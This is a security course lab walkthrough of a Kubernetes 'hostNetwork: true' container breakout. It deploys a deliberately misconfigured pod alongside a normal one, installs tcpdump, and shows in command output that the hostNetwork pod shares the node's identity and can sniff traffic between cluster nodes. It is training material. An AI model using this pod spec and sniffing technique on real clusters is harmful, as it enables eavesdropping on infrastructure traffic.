
Lab: Host Network True

Host network true container breakout refers to a security vulnerability that occurs when a container is configured to run in the host network namespace, effectively sharing the same network stack as the host system.

Open New Terminal (Optional)

If current working directory is not `workspace/course` .

- Click on `+` icon, then select `new terminal` to open new terminal.



- Keep current working directory as `workspace/course`

```
cd course/4.5_container_breakout/hostnetwork
ls
```

```
root@ip-10-0-0-134:/home/ubuntu/ workspace# cd course/4.5_container_breakout/hostnetwork
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# ls
hostnetwork-exec-pod.yaml  non-hostnetwork-exec-pod.yaml
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
```

- Compare both the yaml for the hostnetwork configuration.

```
cat hostnetwork-exec-pod.yaml
cat non-hostnetwork-exec-pod.yaml
```

```
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# cat hostnetwork-exec-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: hostnetwork-exec-pod
  labels:
    app: pentest
spec:
  hostNetwork: true
  containers:
  - name: hostnetwork-pod
    image: ubuntu
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name

root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# cat non-hostnetwork-exec-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: non-hostnetwork-exec-pod
  labels:
    app: pentest
spec:
  containers:
  - name: non-hostnetwork-pod
    image: ubuntu
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name

root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
```

- Apply the `hostnetwork-exec-pod.yaml` to deploy the pod with hostnetwork true & also add the package for exploitation demo.

```
kubectl apply -f hostnetwork-exec-pod.yaml
sleep 5
kubectl exec -it hostnetwork-exec-pod -- sh -c "apt update && apt install
tcpdump net-tools -y"
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl apply -f hostnetwork-exec-pod.yaml
pod/hostnetwork-exec-pod created
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# sleep 1
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl exec -it hostnetwork-exec-pod -- sh -c "apt update && apt install tcpdump net-tools -y"
Get:1 http://archive.ubuntu.com/ubuntu jammy InRelease [270 kB]
Get:2 http://archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Get:3 http://archive.ubuntu.com/ubuntu jammy-backports InRelease [108 kB]
Get:4 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Get:5 http://archive.ubuntu.com/ubuntu jammy/restricted amd64 Packages [164 kB]
Get:6 http://archive.ubuntu.com/ubuntu jammy/main amd64 Packages [1792 kB]
Get:7 http://archive.ubuntu.com/ubuntu jammy/multiverse amd64 Packages [266 kB]
Get:8 http://archive.ubuntu.com/ubuntu jammy/universe amd64 Packages [17.5 MB]
Get:9 http://archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1341 kB]
Get:10 http://archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [1126 kB]
Get:11 http://archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [46.6 kB]
Get:12 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1163 kB]
Get:13 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [919 kB]
Get:14 http://archive.ubuntu.com/ubuntu jammy-backports/main amd64 Packages [49.4 kB]
Get:15 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [1036 kB]
Get:16 http://archive.ubuntu.com/ubuntu jammy-backports/universe amd64 Packages [25.6 kB]
Get:17 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 Packages [41.2 kB]
Get:18 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [975 kB]
Fetched 27.0 MB in 2s (12.8 MB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
5 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  dbus libapparmor1 libdbus-1-3 libexpat1 libpcap0.8
Suggested packages:
  default-dbus-session-bus | dbus-session-bus apparmor
The following NEW packages will be installed:
  dbus libapparmor1 libdbus-1-3 libexpat1 libpcap0.8 net-tools tcpdump
0 upgraded, 7 newly installed, 0 to remove and 5 not upgraded.
```

Not to get confused with sleep command, sleep commands helps the subsequent command to be completed before running next command.

- Apply the `non-hostnetwork-exec-pod.yaml` to deploy the pod with hostnetwork not

present in the yaml & also add the package for exploitation demo.

```
kubectl apply -f non-hostnetwork-exec-pod.yaml
sleep 5
kubectl exec -it non-hostnetwork-exec-pod -- sh -c "apt update && apt install
tcpdump net-tools -y"
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl apply -f non-hostnetwork-exec-pod.yaml

pod/non-hostnetwork-exec-pod created
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# sleep 1
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl exec -it non-hostnetwork-exec-pod -- sh -c "apt update && apt install tcpdump net-tools -y"

Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Get:2 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [919 kB]
Get:3 http://archive.ubuntu.com/ubuntu jammy InRelease [270 kB]
Get:4 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [975 kB]
Get:5 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 Packages [41.2 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [1036 kB]
Get:7 http://archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Get:8 http://archive.ubuntu.com/ubuntu jammy-backports InRelease [108 kB]
Get:9 http://archive.ubuntu.com/ubuntu jammy/restricted amd64 Packages [164 kB]
Get:10 http://archive.ubuntu.com/ubuntu jammy/main amd64 Packages [1792 kB]
Get:11 http://archive.ubuntu.com/ubuntu jammy/multiverse amd64 Packages [266 kB]
Get:12 http://archive.ubuntu.com/ubuntu jammy/universe amd64 Packages [17.5 MB]
Get:13 http://archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1341 kB]
Get:14 http://archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [1126 kB]
Get:15 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1163 kB]
Get:16 http://archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [46.6 kB]
Get:17 http://archive.ubuntu.com/ubuntu jammy-backports/universe amd64 Packages [25.6 kB]
Get:18 http://archive.ubuntu.com/ubuntu jammy-backports/main amd64 Packages [49.4 kB]
Fetched 27.0 MB in 3s (8603 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
5 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  dbus libapparmor1 libdbus-1-3 libexpat1 libpcap0.8
Suggested packages:
  default-dbus-session-bus | dbus-session-bus apparmor
The following NEW packages will be installed:
  dbus libapparmor1 libdbus-1-3 libexpat1 libpcap0.8 net-tools tcpdump
```


Post exploitation

1. Validating the hostname & IP address for hostnetwork:true and hostnetwork not true

- Check the IP address within the range of the EC2 host & hostname is the node's hostname, which is due to hostnetwork: true.

```
echo "### For hostnetwork:true"
kubectl exec -it hostnetwork-exec-pod -- sh -c "ifconfig |grep -E 'inet' | grep
-v -E 'inet6' && hostname"
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# echo "### For hostnetwork:true"
### For hostnetwork:true
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl exec -it hostnetwork-exec-pod -- sh -c "ifconfig |grep -E 'inet' | grep -v -E 'inet6' && hostname"
        inet 10.244.2.103  netmask 255.255.255.255  broadcast 0.0.0.0
        inet 172.18.0.2  netmask 255.255.0.0  broadcast 172.18.255.255
        inet 127.0.0.1  netmask 255.0.0.0
kind-worker2
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
```

- Check the IP address which is in the 10.x.x.x range within the pod network and hostname is the pod's name assigned in the YAML.

```
echo "### For hostnetwork not true"
kubectl exec -it non-hostnetwork-exec-pod -- sh -c "ifconfig |grep -E 'inet' |
grep -v -E 'inet6' && hostname"
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# echo "### For hostnetwork not true"
### For hostnetwork not true
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl exec -it non-hostnetwork-exec-pod -- sh -c "ifconfig |grep -E 'inet' | grep -v -E 'inet6' && hostname"
        inet 10.244.2.84  netmask 255.255.255.255  broadcast 0.0.0.0
        inet 127.0.0.1  netmask 255.0.0.0
non-hostnetwork-exec-pod
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
```

2. Validating the network sniffing via **tcpdump** for hostnetwork:true and hostnetwork not true.

- Validate the **tcpdump** able to sniff the traffic from other nodes via pod with hostnetwork:true.

```
kubectl get nodes -owide
echo "### For hostnetwork:true"
kubectl exec -it hostnetwork-exec-pod -- sh -c "tcpdump -ni eth0" |head -20
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl get nodes -owide
NAME                 STATUS   ROLES           AGE     VERSION   INTERNAL-IP   EXTERNAL-IP   OS-IMAGE             KERNEL-VERSION    CONTAINER-RUNTIME
kind-control-plane   Ready    control-plane   4h44m   v1.25.3   172.18.0.3    <none>        Ubuntu 22.04.1 LTS   5.15.0-1028-aws   containerd://1.6.9
kind-worker          Ready    <none>          4h44m   v1.25.3   172.18.0.4    <none>        Ubuntu 22.04.1 LTS   5.15.0-1028-aws   containerd://1.6.9
kind-worker2         Ready    <none>          4h44m   v1.25.3   172.18.0.2    <none>        Ubuntu 22.04.1 LTS   5.15.0-1028-aws   containerd://1.6.9
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# echo "### For hostnetwork:true"
### For hostnetwork:true
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl exec -it hostnetwork-exec-pod -- sh -c "tcpdump -ni eth0" |head -20
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
21:23:51.562332 IP 172.18.0.2.10250 > 172.18.0.3.59668: Flags [P.], seq 1855616877:1855617068, ack 4269677581, win 501, options [nop,nop,TS val 3844564678 ecr 1527396354], length 191
21:23:51.609349 IP 172.18.0.3.59668 > 172.18.0.2.10250: Flags [.], ack 191, win 501, options [nop,nop,TS val 1527396442 ecr 3844564678], length 0

21:23:51.661711 IP 172.18.0.2.10250 > 172.18.0.3.59668: Flags [P.], seq 191:552, ack 1, win 501, options [nop,nop,TS val 3844564777 ecr 1527396442], length 361
21:23:51.661789 IP 172.18.0.3.59668 > 172.18.0.2.10250: Flags [.], ack 552, win 501, options [nop,nop,TS val 1527396494 ecr 3844564777], length 0
21:23:51.695052 IP 172.18.0.3.59668 > 172.18.0.2.10250: Flags [P.], seq 1:27, ack 552, win 501, options [nop,nop,TS val 1527396528 ecr 3844564777], length 26
21:23:51.695090 IP 172.18.0.3.59668 > 172.18.0.2.10250: Flags [P.], seq 27:53, ack 552, win 501, options [nop,nop,TS val 1527396528 ecr 3844564777], length 26
21:23:51.695106 IP 172.18.0.3.59668 > 172.18.0.2.10250: Flags [P.], seq 53:76, ack 552, win 501, options [nop,nop,TS val 1527396528 ecr 3844564777], length 23
21:23:51.695150 IP 172.18.0.2.10250 > 172.18.0.3.59668: Flags [.], ack 76, win 501, options [nop,nop,TS val 3844564811 ecr 1527396528], length 0
21:23:51.695627 IP 172.18.0.2.10250 > 172.18.0.3.59668: Flags [P.], seq 552:582, ack 76, win 501, options [nop,nop,TS val 3844564811 ecr 1527396528], length 30
21:23:51.695664 IP 172.18.0.2.10250 > 172.18.0.3.59668: Flags [P.], seq 582:606, ack 76, win 501, options [nop,nop,TS val 3844564811 ecr 1527396528], length 24
21:23:51.695713 IP 172.18.0.3.59668 > 172.18.0.2.10250: Flags [.], ack 606, win 501, options [nop,nop,TS val 1527396528 ecr 3844564811], length 0
21:23:51.765868 IP 172.18.0.2.10250 > 172.18.0.3.59668: Flags [P.], seq 606:1103, ack 76, win 501, options [nop,nop,TS val 3844564882 ecr 1527396528], length 497
21:23:51.765933 IP 172.18.0.2.10250 > 172.18.0.3.59668: Flags [P.], seq 1103:2068, ack 76, win 501, options [nop,nop,TS val 3844564882 ecr 1527396528], length 965
21:23:51.765972 IP 172.18.0.3.59668 > 172.18.0.2.10250: Flags [.], ack 2068, win 501, options [nop,nop,TS val 1527396599 ecr 3844564882], length 0
21:23:51.838067 IP6 fc00:f853:ccd:e793::3.6443 > fc00:f853:ccd:e793::2.44334: Flags [P.], seq 42533302:42533401, ack 213343989, win 7741, options [nop,nop,TS val 3148811543 ecr 2119096373], length 99
21:23:51.838109 IP6 fc00:f853:ccd:e793::2.44334 > fc00:f853:ccd:e793::3.6443: Flags [.], ack 99, win 2681, options [nop,nop,TS val 2119096702 ecr 3148811543], length 0
21:23:51.869756 IP 172.18.0.2.10250 > 172.18.0.3.59668: Flags [P.], seq 2068:2943, ack 76, win 501, options [nop,nop,TS val 3844564985 ecr 1527396599], length 875
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
```

- Validate the **tcpdump** unable to sniff the traffic from other nodes via pod with hostnetwork not true.

```
echo "### For hostnetwork not true"
kubectl exec -it non-hostnetwork-exec-pod -- sh -c "tcpdump -ni eth0 | head -5"
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# echo "### For hostnetwork not true"
### For hostnetwork not true
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl exec -it non-hostnetwork-exec-pod -- sh -c "tcpdump -ni eth0"|head -5
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes

```

- Hit `ctrl+c` to exit the tcpdump.

Cleanup

- Run the `kubectl delete` command to remove the pods running.

```
kubectl delete -f non-hostnetwork-exec-pod.yaml
kubectl delete -f hostnetwork-exec-pod.yaml
```

Wait for the pods to be deleted.

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl delete -f non-hostnetwork-exec-pod.yaml
pod "non-hostnetwork-exec-pod" deleted

root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork# kubectl delete -f hostnetwork-exec-pod.yaml
pod "hostnetwork-exec-pod" deleted
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostnetwork#
```

Note: The Container Breakout Labs featured in this course are developed by Bishop Fox. We would like to extend our gratitude and give full credit to their team for their excellent work.
